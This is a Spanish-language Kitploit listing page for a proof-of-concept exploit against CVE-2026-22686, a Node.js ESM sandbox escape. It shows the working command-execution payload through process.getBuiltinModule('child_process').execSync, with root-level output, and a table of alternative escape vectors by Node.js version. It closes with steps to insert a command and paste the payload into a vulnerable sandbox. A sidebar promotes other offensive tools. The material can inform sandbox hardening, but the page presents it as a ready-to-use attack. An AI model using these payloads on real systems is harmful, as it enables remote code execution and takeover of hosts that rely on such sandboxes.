
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2026-22686-RemoteCodeExecution-RCE-PoC — Prueba de concepto del exploit para CVE-2026-22686, que demuestra la ejecución remota de código en sandboxes ESM de Node.js mediante process.getBuiltinModule para evadir las restricciones de módulos. | Kitploit
Herramientas/GitHubGitHub/moltengama/cve-2026-22686-remotecodeexecution-rce-poc
Análisis de VulnerabilidadesAnálisis de CódigoExplotaciónExplotación de Aplicaciones WebDesarrollo de Payloads
GitHubmoltengama/cve-2026-22686-remotecodeexecution-rce-poc

CVE-2026-22686-RemoteCodeExecution-RCE-PoC

Prueba de concepto del exploit para CVE-2026-22686, que demuestra la ejecución remota de código en sandboxes ESM de Node.js mediante process.getBuiltinModule para evadir las restricciones de módulos.

Ver Repositorio
260hace 8 mesesAún no revisado
Compartir

RCE en Entornos ESM — El Problema de require

Al lograr la evasión del sandbox mediante CVE-2026-22686, ejecutar comandos del sistema operativo en un proyecto ESM ("type": "module") requiere omitir las restricciones de carga de módulos de Node.js. Los enfoques estándar fallan por las siguientes razones:

VectorResultado
require('child_process')❌ require is not defined — no disponible en ESM
process.mainModule.require(...)❌ Cannot read properties of undefined — mainModule es undefined en ESM
import('child_process')❌ A dynamic import callback was not specified — requiere un hook no configurado en el sandbox
process.binding('spawn_sync')⚠️ Disponible pero demasiado bajo nivel — requiere construcción manual de syscalls

Solución: Enumeración de Procesos → process.getBuiltinModule

En lugar de asumir un método de carga de módulos, enumeramos las claves de process directamente desde el contexto del host (ya accesible tras la evasión del sandbox):

return Object.keys(process)

Entre las claves devueltas, se identificó getBuiltinModule — una API nativa de Node.js 22+ diseñada específicamente para permitir que los módulos ESM accedan a los módulos integrados de Node.js sin require ni import().

process.getBuiltinModule('child_process').execSync('id').toString()
// → uid=0(root) gid=0(root) groups=0(root)  ✅ RCE confirmado

Esta es la idea clave: process.getBuiltinModule es una API relativamente nueva (Node.js >= 22.3.0) y con frecuencia es pasada por alto por las implementaciones de sandbox y las reglas WAF que bloquean require e import.


Vectores Alternativos (según la versión de Node.js)

Dependiendo del entorno objetivo, otros vectores pueden estar disponibles tras enumerar process:

VectorVersión de Node.jsNotas
process.getBuiltinModule('child_process')>= 22.3.0✅ Más limpio — API oficial segura para ESM
process.binding('spawn_sync')Todas⚠️ Bajo nivel, requiere construcción manual de buffers
process.mainModule.require(...)Solo CJS❌ Indefinido en ESM
__non_webpack_require__Paquetes Webpack⚠️ Específico del entorno
Module.createRequire(import.meta.url)>= 12.2.0⚠️ Requiere referencia a Module desde el host
process._linkedBinding('node_os')Compilaciones internas⚠️ Raramente expuesto

Conclusión: Siempre enumera Object.keys(process) después de lograr acceso al contexto del host. La superficie de ataque disponible varía significativamente según la versión de Node.js y la configuración del proyecto. getBuiltinModule es el vector más fiable en entornos ESM modernos de Node.js.



CVE-2026-2268-RemoteCodeExecution-RCE-PoC

Pasos:

  1. Inserta tu comando personal
  2. Pega el payload resultante generado en tu intérprete js vulnerable de sandbox
  3. Disfruta los resultados
image
Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    370
  • 4

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    317
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    289

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →